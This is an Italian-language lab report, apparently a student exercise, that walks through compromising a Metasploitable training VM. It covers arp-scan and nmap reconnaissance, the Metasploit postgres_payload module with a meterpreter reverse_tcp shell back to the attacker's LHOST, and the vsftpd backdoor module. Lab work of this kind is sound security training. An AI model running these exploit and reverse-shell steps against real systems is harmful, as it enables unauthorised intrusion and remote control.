
Relazione Escalation di privilegi e backdoor


Nella seguente immagine avvio **msfconsole** ed avvio la scansione dei vari indirizzi IP attivi in rete, con il comando:

- **Sudo arp-scan 192.168.50.0/24**




Nella seguente immagine utilizzo il comando per la scansione delle porte e dei relativi servizi attivi:

- **sudo nmap -O -sV -T5 192.168.50.155**




Nella seguente immagine, dopo aver effettuato le varie scansioni di porte e servizi, e sistema operativo, utilizzo il comando per eseguire la ricerca del modulo specifico, come in questo caso:

- **search postgres_payload**
- **options** (controllo i vari setup)




Successivamente all'aver trovato il modulo specifico, come illustrato precedentemente (**payload**), devo settare il mio payload per poterlo far funzionare, e così da poter eseguire la scala dei privilegi, da **utente limitato** a **root:**

- set payload
- set payload linux/x64/meterpreter/reverse_tcp (**devo cambiare da x64 a x86**)
- set payload linux/**x86**/meterpreter/reverse_tcp




Nella seguente immagine e prossimo passaggio, illustrato, una volta caricato il modulo payload, configuro con set l'**RHOST**, il **LHOST** ed in fine posso utilizzare **run**, per lanciare l'attacco:

- **set RHOST** (**IP macchina vittima – Metasploitable**)
- **set LHOST** (**IP macchina locale – Linux**)
- **run** (**lancio l'attacco**)




Nella seguente immagine dopo aver settato RHOST, LHOST e aver lanciato l'attacco, utilizzo il comando per impostare ed utilizzare la sessione 1 e successivamente, lancio il programma

- **set session 1**
- **run**



Nella seguente immagine e prossimo passaggioutilizzo il comando back per tornare ai comandi con msf6, così da poter proseguire per la ricerca del modulo specifo, all'installazione della backdoor:

- **search vsftpd** (**modulo specifico**)
- **use 1** (**per utilizzare il modulo specifico**)



Come ultimo passaggio e come illustrato nell'immagine sottostante, imposto RHOST (macchina vittima) ed eseguo la backdoor, con il quale, posso entrare a Metasploitable